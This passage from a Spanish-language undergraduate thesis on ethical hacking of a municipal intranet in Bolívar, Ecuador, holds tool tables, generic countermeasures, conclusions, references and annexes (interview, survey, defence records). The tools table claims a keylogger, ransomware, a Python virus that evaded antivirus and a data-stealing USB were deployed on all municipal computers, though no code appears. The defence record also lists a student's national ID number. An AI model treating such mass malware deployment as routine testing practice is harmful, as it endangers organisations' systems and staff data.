En un mundo cada vez más conectado, la seguridad de la información se ha convertido en un aspecto crítico para empresas y organizaciones de todo tipo. Las amenazas cibernéticas están en constante evolución, y los ciberdelincuentes están siempre buscando nuevas formas de explotar vulnerabilidades en los sistemas y redes.

Es por ello por lo que la metodología de seguridad ofensiva o offensive security se ha convertido en una herramienta indispensable para detectar, evaluar y corregir las vulnerabilidades en sistemas y redes de una organización. Esta metodología se enfoca en poner a prueba los sistemas y redes, simulando los ataques de los ciberdelincuentes para identificar debilidades y vulnerabilidades antes de que puedan ser explotadas.

En este informe, se presenta los resultados la prueba de penetración o análisis de vulnerabilidades, realizada utilizando la metodología offensive security. A través de este informe, se pretende proporcionar una descripción detallada de nuestro proceso de análisis, las vulnerabilidades encontradas y las recomendaciones para su corrección, con el fin de ayudar a mejorar la seguridad de los sistemas y redes del municipio de Bolívar.

METODOLOGÍA

La metodología Offensive Security es una forma de seguridad informática que se enfoca en la evaluación proactiva y en la simulación de ataques cibernéticos para detectar vulnerabilidades en los sistemas y redes de una organización. El objetivo es identificar debilidades antes de que sean explotadas por ciberdelincuentes y proporcionar recomendaciones para su corrección.

Tabla 22. Herramientas de Hacking ético aplicadas

Nmap	Esta herramienta ayudó a la investigación escanear los puertos abiertos
Termux	Consola para celular basada en Linux, importante para emplear múltiples herramientas que se encuentran en una computadora, pero con la facilidad de tenerlo en un teléfono celular.
Keylogger	Con esta herramienta se probó el robo de información a usuarios que estén escribiendo en sus ordenadores.
OPH-CRACK	Herramienta muy útil para conocer las contraseñas de los equipos y acceder a estos.
Ransomware	Con este virus infectamos a todos los ordenadores del Gad Municipal de Bolívar
Virus Informatico	Este virus programado en Python se implanto en todos los ordenadores del Gad municipal, en donde el antivirus principal Bit defender no lo detecto.
Maltego	Fue de suma importancia para obtener información acerca del municipio.
WireShark	La herramienta Wireshark fue utilizada para una variedad de propósitos, entre ellos: • Análisis de problemas de red: Wireshark permite a los administradores de redes resolver problemas, como latencia, pérdida de paquetes, retransmisiones, congestión y otros errores. • Análisis de seguridad: Se la utilizo como herramienta de análisis de seguridad para detectar y prevenir posibles ataques de seguridad.

	• Permitió analizar el tráfico de red y detectar posibles amenazas, incluyendo ataques de denegación de servicio (DDoS), intentos de intrusión y malware.
USB roba información	Esta herramienta ayudo a sustraer información muy valiosa de todos los equipos informáticos de municipio de Bolívar

Tabla 23. Solución a las herramientas empleadas

Nmap	• Filtrar y bloquear el tráfico de entrada no autorizado en nuestro firewall o router: Es importante configurar correctamente las reglas de nuestro firewall para permitir el tráfico sólo de los puertos que necesitamos y bloquear los demás. • Ocultar nuestra red: Podemos configurar nuestro router o firewall para que no envíe respuestas a los paquetes enviados por Nmap, de manera que Nmap no pueda detectar los hosts en nuestra red. • Cambiar los puertos por defecto de los servicios: Nmap escanea los puertos por defecto para encontrar los servicios en nuestra red. Si cambiamos los puertos por defecto de nuestros servicios, podemos dificultar la tarea de Nmap. • Configurar los servicios para que no respondan a los paquetes de Nmap: Podemos configurar los servicios en nuestra red para que no respondan a los paquetes enviados por Nmap. • Utilizar herramientas de detección de escaneo: Podemos utilizar herramientas de detección de escaneo, como Snort o Suricata, para detectar y bloquear el tráfico de Nmap en nuestra red. En general, la mejor manera de evitar que escaneen nuestra red con Nmap es asegurarnos de tener una configuración adecuada y actualizada en nuestro firewall o router, así como mantener nuestros servicios y sistemas actualizados y seguros. También es importante

	mantenernos al día sobre las últimas técnicas y herramientas utilizadas por los ciberdelincuentes para proteger nuestra red de manera efectiva.
Keylogger	Para protegerse de un keylogger, se pueden tomar varias medidas, entre ellas: • Utilizar software antivirus y anti-malware: Los programas antivirus y anti-malware pueden detectar y eliminar la mayoría de los keyloggers antes de que puedan causar daño. • Utilizar un teclado virtual: Un teclado virtual es una herramienta que permite escribir mediante clics en una imagen del teclado en pantalla, lo que puede ayudar a evitar la captura de pulsaciones de teclas por parte de un keylogger. • Mantener el software actualizado: Mantener actualizado el sistema operativo y todos los programas instalados, incluyendo el software de seguridad, puede ayudar a protegerse de las vulnerabilidades que los keyloggers pueden explotar. • Utilizar contraseñas fuertes: Las contraseñas fuertes y únicas dificultan la tarea de los keyloggers, ya que es más difícil adivinarlas o interceptarlas. • No hacer clic en enlaces sospechosos: No hacer clic en enlaces sospechosos o desconocidos en correos electrónicos o mensajes de texto puede ayudar a evitar la descarga e instalación de un keylogger. • Desactivar servicios innecesarios: Desactivar servicios y programas innecesarios puede ayudar a reducir la superficie de ataque y disminuir la probabilidad de que un keylogger se instale en el sistema. • Utilizar una herramienta de detección de keyloggers: Las herramientas de detección de keyloggers pueden detectar y eliminar los keyloggers en nuestro sistema. • En general, la prevención y detección temprana son las mejores formas de protegerse de los keyloggers.

OPH-CRACK	Para protegerse de OPHCRACK, se pueden tomar varias medidas, entre ellas: • Utilizar contraseñas seguras: Utilizar contraseñas largas, complejas y únicas puede dificultar la tarea de los atacantes que intentan utilizar OPHCRACK para recuperarlas. • Cambiar las contraseñas regularmente: Cambiar las contraseñas regularmente puede ayudar a mantener la seguridad de las cuentas y reducir la probabilidad de que OPHCRACK pueda recuperarlas. • Utilizar la autenticación multifactorial: La autenticación multifactorial, que combina dos o más formas de autenticación, puede ayudar a proteger las cuentas incluso si un atacante es capaz de recuperar la contraseña. • Utilizar software de detección de ataques: El uso de software de detección de ataques, como un sistema de detección de intrusiones (IDS) o un sistema de prevención de intrusiones (IPS), puede ayudar a detectar y bloquear los intentos de uso de OPHCRACK. • Mantener el software actualizado: Mantener el sistema operativo y todos los programas instalados actualizados, incluyendo el software de seguridad, puede ayudar a protegerse de las vulnerabilidades que OPHCRACK podría explotar. • Utilizar la encriptación de disco: La encriptación de disco puede ayudar a proteger la información almacenada en el disco duro, incluso si OPHCRACK es capaz de obtener acceso al sistema.
Ransomware	Para protegerse de un ransomware, se pueden tomar varias medidas, entre ellas: • Mantener el software actualizado: Mantener el sistema operativo y todos los programas instalados actualizados, incluyendo el software de seguridad, puede ayudar a protegerse de las vulnerabilidades que los ransomware podrían explotar. • Utilizar software antivirus y anti-malware: Los programas antivirus y anti-malware pueden detectar y eliminar la mayoría de los ransomware antes de que puedan causar daño.

	• Utilizar software de prevención de ransomware: Algunos programas de seguridad incluyen herramientas de prevención de ransomware que pueden ayudar a detectar y bloquear el malware antes de que cifre los archivos. • Hacer copias de seguridad: Hacer copias de seguridad regulares de los archivos importantes y almacenarlas en un lugar seguro, fuera del alcance del equipo infectado, puede ayudar a recuperar los archivos en caso de que se infecten con ransomware. • Desconfiar de correos electrónicos sospechosos: Los ransomware a menudo se propagan a través de correos electrónicos de phishing o mensajes de texto que incluyen enlaces o archivos adjuntos maliciosos. Es importante no abrir correos electrónicos sospechosos o hacer clic en enlaces o descargar archivos de fuentes no confiables. • Utilizar contraseñas seguras: Utilizar contraseñas seguras y únicas puede dificultar la tarea de los atacantes que intentan acceder al sistema para instalar ransomware. • Desactivar servicios innecesarios: Desactivar servicios y programas innecesarios puede ayudar a reducir la superficie de ataque y disminuir la probabilidad de que el ransomware se instale en el sistema.
Virus Informatico	Para protegerse de un virus informático, se pueden tomar varias medidas, entre ellas: • Mantener el software actualizado: Mantener el sistema operativo y todos los programas instalados actualizados, incluyendo el software de seguridad, puede ayudar a protegerse de las vulnerabilidades que los virus podrían explotar. • Utilizar software antivirus y anti-malware: Los programas antivirus y anti-malware pueden detectar y eliminar la mayoría de los virus antes de que puedan causar daño.

	• Utilizar cortafuegos: Los cortafuegos pueden ayudar a bloquear el acceso no autorizado a su equipo y reducir la probabilidad de infección por virus. • Desconfiar de correos electrónicos sospechosos: Los virus a menudo se propagan a través de correos electrónicos de phishing o mensajes de texto que incluyen enlaces o archivos adjuntos maliciosos. Es importante no abrir correos electrónicos sospechosos o hacer clic en enlaces o descargar archivos de fuentes no confiables. • Utilizar contraseñas seguras: Utilizar contraseñas seguras y únicas puede dificultar la tarea de los atacantes que intentan acceder al sistema para instalar virus. • Desactivar servicios innecesarios: Desactivar servicios y programas innecesarios puede ayudar a reducir la superficie de ataque y disminuir la probabilidad de que el virus se instale en el sistema. • Realizar copias de seguridad regulares: Hacer copias de seguridad regulares de los archivos importantes y almacenarlas en un lugar seguro, fuera del alcance del equipo infectado, puede ayudar a recuperar los archivos en caso de que se infecten con virus.
USB roba información	Para protegerse de una unidad flash USB que roba información, se pueden tomar las siguientes medidas: • Utilizar unidades flash de confianza: Utilice solo unidades flash de confianza y evite utilizar unidades flash desconocidas o de origen desconocido. • Utilizar software de seguridad: Utilice software de seguridad para escanear y proteger su computadora contra amenazas de malware y virus, incluyendo aquellos que puedan estar en una unidad flash USB. • Deshabilitar la ejecución automática: Deshabilite la ejecución automática de la unidad flash USB en su computadora para evitar que se ejecute automáticamente el malware o virus que pueda estar en ella.

	• Mantener el software actualizado: Mantenga el sistema operativo, los programas y el software de seguridad actualizados para protegerse de las vulnerabilidades de seguridad conocidas. • Utilizar cifrado: Utilice cifrado para proteger los datos sensibles en su computadora y en la unidad flash USB. • No insertar unidades flash desconocidas: Evite insertar unidades flash desconocidas o sospechosas en su computadora, ya que pueden ser utilizadas para robar información o instalar malware.

4.3. DISCUSIÓN

La discusión se centra en el objetivo de la investigación, Evaluar con hacking ético vulnerabilidades en la intranet del municipio del cantón Bolívar , mediante la recolección de información y pruebas de penetración. La metodología utilizada fue Offensive Security, y se aplicaron diversas herramientas como, Nmap, Maltego, Nessus, Oph - Crack, Domain Dossier, DNS Dumpster entre otras, para manejar la configuración y desarrollo, la identidad, la validación de entradas y otras actividades que reforzaron la seguridad de los equipos del municipio. Después de identificar y evaluar las vulnerabilidades, se establecieron las amenazas más graves y se propusieron medidas para reducir estos riesgos. El resultado final fue un aumento de la seguridad de los ordenadores del municipio de Bolívar.

Comparado con investigaciones previas, este estudio se centró en técnicas y herramientas innovadoras para identificar y diagnosticar los problemas de seguridad, en lugar de simplemente realizar pruebas de penetración. Además, el estudio realizó un criterio de vulnerabilidad para identificar las amenazas más graves para los ordenadores, lo que es importante para evitar daños y ataques. Los manuales fueron claves para detectar y disminuir las vulnerabilidades de los equipos, incluyendo contraseñas débiles, malas configuraciones, certificaciones inexistentes, procesos mal configurados, entre otros. En conclusión, la investigación propone medidas con el propósito de aumentar la seguridad de los sistemas informáticos y disminuir los riesgos a daños y ataques.

V. CONCLUSIONES Y RECOMENDACIONES

5.1. CONCLUSIONES

- La revisión de documentos previos fue crucial para desarrollar una metodología adecuada y seleccionar herramientas de hacking ético óptimas. Esto permitió el diseño y presentación de manuales de hacking ético para la protección del municipio de Bolívar.
- La aplicación del hacking ético en la intranet del GAD Municipal de Bolívar, a través de la metodología Offensive Security, permitió identificar y corregir vulnerabilidades en la red interna, mejorando así la seguridad informática de la organización. La implementación de Python en estas pruebas de penetración proporcionó una alta eficiencia y precisión en la detección y mitigación temprana de vulnerabilidades, lo que es crucial para proteger los sistemas informáticos.
- Luego de brindar una capacitación acerca de seguridad informática y hacking ético en el municipio de Bolívar, se puede concluir que esta actividad fue altamente valiosa y beneficiosa trabajadores del municipio. Al proporcionar conocimientos fundamentales sobre los riesgos y las amenazas de seguridad en el mundo digital, se espera que los participantes estén mejor equipados para proteger sus dispositivos y datos personales contra ataques cibernéticos. Además, la capacitación sobre hacking ético brindó a los participantes una comprensión más profunda de cómo los atacantes pueden explotar vulnerabilidades en los sistemas informáticos y cómo se puede utilizar este conocimiento para proteger y mejorar la seguridad del municipio.

5.2. RECOMENDACIONES

- Se recomienda que se implemente una metodología de seguridad adecuada que se adapte a sus necesidades y características específicas. Algunas de las metodologías más utilizadas en la industria de la seguridad informática incluyen ISO/IEC 27001, PCI DSS y OWASP.
- Realizar pruebas regulares: Los peligros informáticos se encuentran en un proceso continuo de transformación y progreso, por lo que se recomienda realizar pruebas regulares de hacking ético para mantener la seguridad del municipio actualizada.
- Para protegerse contra el phishing y la suplantación de identidad en la web. Se recomienda nunca compartir información confidencial, como contraseñas o datos

bancarios, a través de enlaces o correos electrónicos no verificados. Verificar siempre la autenticidad de los sitios web antes de ingresar los datos personales. Mantener los sistemas y software actualizados para prevenir vulnerabilidades.

- Al realizar pruebas de pentesting, es fundamental mantener un alto nivel de ética y profesionalismo, ya que toda la información que se obtenga debe ser tratada de manera confidencial y no debe ser utilizada en perjuicio de la organización objetivo. Es importante respetar la privacidad y confidencialidad de la entidad, y garantizar que cualquier información sensible que se encuentre sea manejada de forma segura y responsable. Además, es crucial que cualquier vulnerabilidad descubierta sea informada a la organización de manera oportuna y se brinde asesoramiento para solucionar el problema.

VI. REFERENCIAS BIBLIOGRÁFICAS

Alvarez. (12 de Febrero de 2017). *Dyndns.* Recuperado el 09 de 12 de 2021, de http://ual.dyndns.org/biblioteca/Evaluacion_Seleccion_Equipo_2017/pdf/S4d2.pdf

Ambit. (10 de Noviembre de 2020). Recuperado el 09 de 12 de 2021, de https://www.ambit-bst.com/blog/tipos-de-vulnerabilidades-y-amenazas-informáticas

Añazco, J., & Ortiz, B. (2018). Obtenido de https://dspace.udla.edu.ec/bitstream/33000/10613/1/UDLA-EC-TIS-2019-03.pdf

Briones. (2020). *APLICACIÓN DE HACKING ÉTICO.* UNIVERSIDAD ESTATAL DEL SUR DE MANABÍ, Jipijapa, Manabí, Ecuador. Recuperado el 2022, de http://repositorio.unesum.edu.ec/bitstream/53000/2588/1/TESIS%20-%20BRIONES%20CASTRO%20IDELINDA%20ESTEFANIA.pdf

Calderon, L. L. (2019). *Polux.* Recuperado el 05 de 05 de 2022, de http://polux.unipiloto.edu.co:8080/00002658.pdf

Callegari, O. (10 de 02 de 2019). *rnds.* Recuperado el 30 de 09 de 2022, de http://www.rnds.com.ar/articulos/036/rnds_180w.pdf

Echeverri, D. (2017). *Hacking con Python.* Madrid: Zeroxword Computing.

Faletra, L. (s.f.). *Parrotsec.org*. Obtenido de https://www.parrotsec.org

Guillen, J. (20 de Julio de 2017). *diposit.ub.edu.* Recuperado el 21 de 01 de 2022, de http://diposit.ub.edu/dspace/bitstream/2445/124085/2/memoria.pdf

Gutierrez, P. (2019). *El libro blanco del Hacker* (Segunda ed.). Madrid, España. Recuperado el 13 de 10 de 2022, de https://es.scribd.com/document/482579436/El-libro-blanco-del-hacker-Pablo-Gutierrez-Salazar-pdf

IBM. (12 de 2 de 2019). *IBM.* Obtenido de https://www.ibm.com/docs/es/aix/7.2?topic=protocol-tcpip-protocols

Instituto Politecnico Nacional. (2017). *¿Que es un Keylogger?* Obtenido de https://www.seguridad.ipn.mx/noticias/Informate/keylogger.pdf

Kapersky. (2022). *Kapersky.* Obtenido de https://latam.kaspersky.com/resource-center/definitions/what-is-social-engineering

López, P. (15 de 10 de 2019). *Geeknetic.* Recuperado el 15 de Mayo de 2022, de https://www.geeknetic.es/Noticia/17411/Como-usar-VirtualBox-para-crear-una-maquina-

virtual.html#:~:text=VirtualBox%20es%20un%20software%20de,ocasiones%20puede%20ser%20algo%20engorroso.

Medina, E. (2021). *Una herramienta para la seguridad informática.* Universidad Piloto de Colombia, Colombia. Recuperado el 17 de 05 de 2022, de http://repository.unipiloto.edu.co/bitstream/handle/20.500.12277/2932/Trabajo%20de%20grado.pdf?sequence=1&isAllowed=y

Molina , Y., & Orozco, L. (2018). *Vulnerabilidades de los Sistemas de Información: una revisión.* Obtenido de https://dspace.tdea.edu.co/bitstream/handle/tdea/1398/Informe%20Vulnerabilidad%20sistemas.pdf?sequence=1

Pacheco, F. G., & Jara, H. (2019). *Hackers Al descubierto* (Vol. 1). Buenos Aires, Argentina. Recuperado el 19 de 06 de 2022

Pascual, J. (27 de 01 de 2017). *Computerhoy*. Recuperado el 05 de 12 de 2021, de https://computerhoy.com/noticias/software/que-es-distribucion-linux-que-diferencian-como-elegir-54784

Rodríguez, A. E. (2020). *Herramientas fundamentales para el hacking ético.* Revista Cubana de Informática Médica, Cuba. Recuperado el 08 de 09 de 2022, de http://scielo.sld.cu/pdf/rcim/v12n1/1684-1859-rcim-12-01-116.pdf

Rojas Buenaño, A. (2018). *Hackin Etico Para Analizar Vulnerabilidades.* Universidad Tecnica de Ambato, Ambato, Ecuador. Recuperado el 2022, de https://repositorio.uta.edu.ec/bitstream/123456789/28102/1/Tesis_%20t1417si.pdf

Romero Castro, M. I., Figueroa Moran, G. L., Vera Navarrete, D. S., Álava Cruzatty, J. E., Parrales Anzúles, G. R., Álava Mero, C. J., . . . Castillo Merino, M. A. (Octubre de 2018). *3Ciencias.* doi:http://dx.doi.org/10.17993/IngyTec.2018.46

Ruiz. (2 de 01 de 2020). *Tecnologia Informatica.* Obtenido de https://www.tecnologia-informatica.com/que-es-un-cracker/

Seguin, P. (20 de Febrero de 2020). *Avast.* Obtenido de https://www.avast.com/es-es/c-spyware

Silva, M. (16 de Septiembre de 2019). Obtenido de https://www.elcomercio.com/actualidad/negocios/filtracion-grave-vulneracion-datos-ecuatorianos.html

Toro, G. (01 de 04 de 2018). *Riseup* . Obtenido de https://we.riseup.net/assets/77169/Manual-de-uso-de-Nmap.pdf

Universidad de Granada. (13 de 02 de 2019). Recuperado el 20 de Mayo de 2022, de http://dtstc.ugr.es/it/src/downloads/P7-Nessus.pdf

Valencia, C. (12 de Enero de 2018). Hacktivismo y DDoS:. *Seguridad Cultura de prevención para TI*, 37. Recuperado el 05 de 12 de 2021, de https://www.ru.tic.unam.mx/bitstream/handle/123456789/1761/63.pdf?sequence=1

Verdezoto, J. (25 de Junio de 2018). *derechoecuador.* Recuperado el 18 de Mayo de 2022, de https://derechoecuador.com/delitos-informaticos-o-ciberdelitos/

Villarruel, A. (21 de Noviembre de 2021). Ataques informaticos . (E. Herrera, Entrevistador)

VII. ANEXOS

Anexo 1. Acta de la sustentación de Predefensa del TIC

UNIVERSIDAD POLITÉCNICA ESTATAL DEL CARCHI

Educamos para transformar el mundo

FACULTAD DE INDUSTRIAS AGROPECUARIAS Y CIENCIAS AMBIENTALES

CARRERA DE ALIMENTOS

ACTA

DE LA SUSTENTACIÓN ORAL DE LA PREDEFENSA DEL TRABAJO DE INTEGRACIÓN CURRICULAR

ESTUDIANTE:	Herrera Enriquez Esteban Emilio	**CÉDULA DE IDENTIDAD:**	0401915061
PERIODO ACADÉMICO:	2022 A		
PRESIDENTE TRIBUNAL	MSC. Jorge Humberto Miranda Realpe	**DOCENTE TUTOR:**	MSC. Milton Gabriel Del Hierro Mosquera
DOCENTE:	MSC. Jairo Vladimir Hidalgo Guijarro		
TEMA DEL TIC:	"Hacking ético para detectar vulnerabilidades en los servicios de la intranet"		

No.	CATEGORÍA	Evaluación cuantitativa	OBSERVACIONES Y RECOMENDACIONES
1	PROBLEMA - OBJETIVOS	9,33	
2	FUNDAMENTACIÓN TEÓRICA	9,33	
3	METODOLOGÍA	9,33	
4	RESULTADOS	9,33	Incluir servicio de servidores testeo
5	DISCUSIÓN	9,33	
6	CONCLUSIONES Y RECOMENDACIONES	9,33	
7	DEFENSA, ARGUMENTACIÓN Y VOCABULARIO PROFESIONAL	9,33	
8	FORMATO, ORGANIZACIÓN Y CALIDAD DE LA INFORMACIÓN	9,33	Revisar redacción

Obteniendo una nota de: 9,33 Por lo tanto, **APRUEBA** ; debiendo el o los investigadores acatar el siguiente artículo:

Art. 36.- De los estudiantes que aprueban el informe final del TIC con observaciones.- Los estudiantes tendrán el plazo de 10 días para proceder a corregir su informe final del TIC de conformidad a las observaciones y recomendaciones realizadas por los miembros del Tribunal de sustentación de la pre-defensa.

Para constancia del presente, firman en la ciudad de Tulcán el jueves, 4 de mayo de 2023

MSC. Jorge Humberto Miranda Realpe
PRESIDENTE TRIBUNAL

MSC. Milton Gabriel Del Hierro Mosquera
DOCENTE TUTOR

MSC. Jairo Vladimir Hidalgo Guijarro
DOCENTE

Anexo 2. Certificado del abstract por parte de idiomas

UNIVERSIDAD POLITÉCNICA ESTATAL DEL CARCHI
FOREIGN AND NATIVE LANGUAGE CENTER

ABSTRACT- EVALUATION SHEET

NAME: Esteban Emilio Herrera Enríquez
DATE: 24 de mayo de 2023

TOPIC: "Hacking ético para detectar vulnerabilidades en los servicios de la intranet"

MARKS AWARDED **QUANTITATIVE AND QUALITATIVE**

VOCABULARY AND WORD USE	Use new learnt vocabulary and precise words related to the topic	Use a little new vocabulary and some appropriate words related to the topic	Use basic vocabulary and simplistic words related to the topic	Limited vocabulary and inadequate words related to the topic
	EXCELLENT: 2 ☐	GOOD: 1Vera Játiva Edwin Andrés,5 ☐	AVERAGE: 1 ☐	LIMITED: 0,5 ☐
WRITING COHESION	Clear and logical progression of ideas and supporting paragraphs.	Adequate progression of ideas and supporting paragraphs.	Some progression of ideas and supporting paragraphs.	Inadequate ideas and supporting paragraphs.
	EXCELLENT: 2 ☐	GOOD: 1,5 ☐	AVERAGE: 1 ☐	LIMITED: 0,5 ☐
ARGUMENT	The message has been communicated very well and identify the type of text	The message has been communicated appropriately and identify the type of text	Some of the message has been communicated and the type of text is little confusing	The message hasn't been communicated and the type of text is inadequate
	EXCELLENT: 2 ☐	GOOD: 1,5 ☐	AVERAGE: 1 ☐	LIMITED: 0,5 ☐
CREATIVITY	Outstanding flow of ideas and events	Good flow of ideas and events	Average flow of ideas and events	Poor flow of ideas and events
	EXCELLENT: 2 ☐	GOOD: 1,5 ☐	AVERAGE: 1 ☐	LIMITED: 0,5 ☐
SCIENTIFIC SUSTAINABILITY	Reasonable, specific and supportable opinion or thesis statement	Minor errors when supporting the thesis statement	Some errors when supporting the thesis statement	Lots of errors when supporting the thesis statement
	EXCELLENT: 2 ☐	GOOD: 1,5 ☐	AVERAGE: 1 ☐	LIMITED: 0,5 ☐
TOTAL/AVERAGE	9 - 10: EXCELLENT 7 - 8,9: GOOD 5 - 6,9: AVERAGE 0 - 4,9: LIMITED	TOTAL 9,5		

UNIVERSIDAD POLITÉCNICA ESTATAL DEL CARCHI FOREIGN AND NATIVE LANGUAGE CENTER

Informe sobre el Abstract de Artículo Científico o Investigación.

Autor: **Esteban Emilio Herrera Enríquez**
Fecha de recepción del abstract: 24 de mayo de 2023
Fecha de entrega del informe: 24 de mayo de 2023

El presente informe validará la traducción del idioma español al inglés si alcanza un porcentaje de: 9 – 10 Excelente.

Si la traducción no está dentro de los parámetros de 9 – 10, el autor deberá realizar las observaciones presentadas en el ABSTRACT, para su posterior presentación y aprobación.

Observaciones:

Después de realizar la revisión del presente abstract, éste presenta una apropiada traducción sobre el tema planteado en el idioma Inglés. Según los rubrics de evaluación de la traducción en Inglés, ésta alcanza un valor de 9 por lo cual se validad dicho trabajo.

Atentamente

EDISON ROANERGES PEÑAFIEL ARCOS

Ing. Edison Peñafiel Arcos MSc
Coordinador del CIDEN

Anexo 3. Informe de antiplagio

Anexo 4. Entrevista aplicada al jefe de Tics del municipio de Bolívar

ENTREVISTA DIRIGIDA AL ENCARGADO DE LA OFICINA DE TICS DEL MUNICIPIO DE BOLIVAR.

El propósito de las entrevistas es recopilar datos relacionados con variables dependientes e independientes. La información recopilada se relaciona con procesos de seguridad para mejorar y proteger al municipio contra ataques informáticos.

1- **¿Como se maneja la seguridad en el servidor que maneja el GAD municipal de Bolívar?**

Se maneja con un antivirus, que tiene su propio firewall. A futuro se colocará un firewall físico de capa 2 para controlar el tráfico de redes y equipos dentro de la red, aunque estos tienen costos elevados.

2- **¿Cómo funcionario ha experimentado o detectado fallas o avisos sobre ataques informáticos en el municipio?**

Si, inicialmente las redes wifi y los puntos físicos estaban abiertos, ataques informáticos desde afuera, existía demasiados virus.

3- **¿Cuál es la metodología utilizada para crear los procedimientos de seguridad y prevenir vulnerabilidades?**

No se tiene ninguna metodología.

4- **¿Qué sistema operativo maneja el servidor del GAD municipal de Bolívar?**

Existen 3 servidores uno es Windows server 2008, CentOS 7 y Windows 10 clon,
Son 2 servidores dedicados y un clon.

5- **¿Cuánto tiempo toma aproximadamente el proceso de análisis de vulnerabilidades o prueba de penetración en el municipio?**

Depende la información puede durar de uno hasta dos días.

6- **¿Qué inconveniente percibió internamente en la seguridad del GAD municipal de Bolívar?**

Redes wifi-abiertas y en estas estaban conectados servidores.

7- **¿Cuáles opciones sugerirías para mejorar la seguridad en el Municipio de Bolívar?**

Colocar un firewall de capa 2, generar un data center con seguridad perimetral

8- **¿Considera que los sistemas informáticos existentes en el GAD municipal de Bolívar son seguros?**

Actualmente si, ya que se cambió los sistemas operativos a la mayoría de los equipos informáticos un 99% de equipos esta con Windows 10

9- **¿Está al tanto si se ha llevado a cabo alguna prueba de intrusión (ethical hacking) en la intranet del municipio de Bolívar?**

En una ocasión se realizó una prueba de intrusión en el año 2019, escaneo de puertos, testeo de puertos y acceso a páginas web.

10- ¿Está familiarizado con los tipos de amenazas que pueden afectar a la red?

Actualmente ya no existen amenazas en la red.

11- ¿Existe en el municipio algún software para identificar debilidades en la red interna?

Antivirus BITDEFENDER que es el segundo mejor en el mundo y tiene un propio firewall en la nube

12- ¿Se ha modificado alguna vez la información dentro del municipio?

Existió un ataque de un virus ransomware, en el año 2020 que secuestro información, pero esta si pudo ser recuperada ya que no fue de alto impacto.

13- ¿Tiene todo el personal acceso a los servidores?

En la actualidad no, anteriormente si se tenía acceso al servidor en todas las áreas.

14- ¿Existen políticas de seguridad dentro del GAD municipal de Bolívar?

Bit defender genera políticas de seguridad. Paginas que no tengan http no deja ingresar, se da acceso desde la nube a paginas específicas.

15- ¿Se utilizan las mismas contraseñas de servidor en todos los ordenadores?

No, solo se emplea en el servidor

16- ¿Está al tanto de la existencia de hosts que estén ejecutando servicios que no son necesarios?

No existen equipos que ejecuten servicios innecesarios

17- ¿Cuenta el departamento de Tics con cámaras de seguridad?

No cuenta con cámaras de seguridad

Anexo 5. Encuesta

“Hacking ético para detectar vulnerabilidades en los servicios de la intranet”

38	01:30	Activo
Respuestas	Tiempo medio para finalizar	Estado

1. ¿Qué conocimiento tiene acerca de seguridad informática? (0 punto)

Alta	3
Media	14
Media-baja	6
Baja	15

2. ¿Qué tan importante es la seguridad informática para usted? (0 punto)

Muy importante	33
Importante	5
Poco importante	0
Nada importante	0

3. En una escala del 1 al 10 para usted
   ¿Qué tan segura es la red del Gad municipal de Bolívar?


38	*6.97*
Respuestas	Promedio

4. ¿Qué conocimiento tiene acerca de hacking ético? (0 punto)

Alto	0
Medio	10
Medio Bajo	4
Bajo	24

5. ¿Qué antivirus tiene instalado en su equipo? (0 punto)

Avast	7
Kapersky	0
Eset not32	1
Windows defender	12
Otro	18
Desconozco del tema	0



6. ¿Inserta memorias USB de otras personas a su máquina sabiendo que se (0 expone vulnerabilidades informáticas? punto)

Siempre	7
Casi siempre	8
Rara vez	19
Nunca	4

7. ¿Descarga archivos o documentos sin saber su procedencia sabiendo que se expone a vulnerabilidades informáticas? (0 punto)

5 o mas veces por día	6
3 veces por día	13
1 vez al día	11
No descargo documentos de int...	8


8. ¿Recibe spam (correo no deseado) a su correo institucional? (0 punto)

Siempre	9
Casi siempre	12
Rara vez	11
Nunca	6

9. ¿Tiene conocimiento que existen puntos de acceso remoto dentro de la institución? (0 punto)

Conocimiento alto	1
Conocimiento medio	18
Conocimiento medio-bajo	8
Conocimiento bajo	11

10. ¿Está de acuerdo con participar en una capacitación acerca de la seguridad informática y hacking ético? (0 punto)


Totalmente de acuerdo 25
De acuerdo 13
Indeciso 0
En desacuerdo 0

Anexo 6. Manuales de Usuario

MALTEGO

Manual de Usuario

Por: Esteban Herrera E

Versión: 001

Fecha: 14/11/2022

HOJA DE CONTROL

Organismo	Gobierno Autónomo descentralizado de Bolívar		
Entregable	Manual de Usuario		
Autor	Esteban Herrera		
Prueba	001	**Fecha de Prueba**	14/11/2022
Aprobado por	Andrés Villarruel	**Fecha Aprobación**	14/11/2022
		Nº Total de Páginas	13

INDICE

1.1Objetivo 114

1.2Alcance 114

1.3Funcionalidad 114

2.**MAPA DEL SISTEMA** 115

2.1. Navegación 115

2.2. Instalación de Shodan 117

1.DESCRIPCIÓN DEL SISTEMA

1.1Objetivo

Esta Sistema operativo tiene como objetivo visualizar las claves guardadas de manera local en un ordenador informático con sistema operativo Windows, Mac o Linux.

1.2Alcance

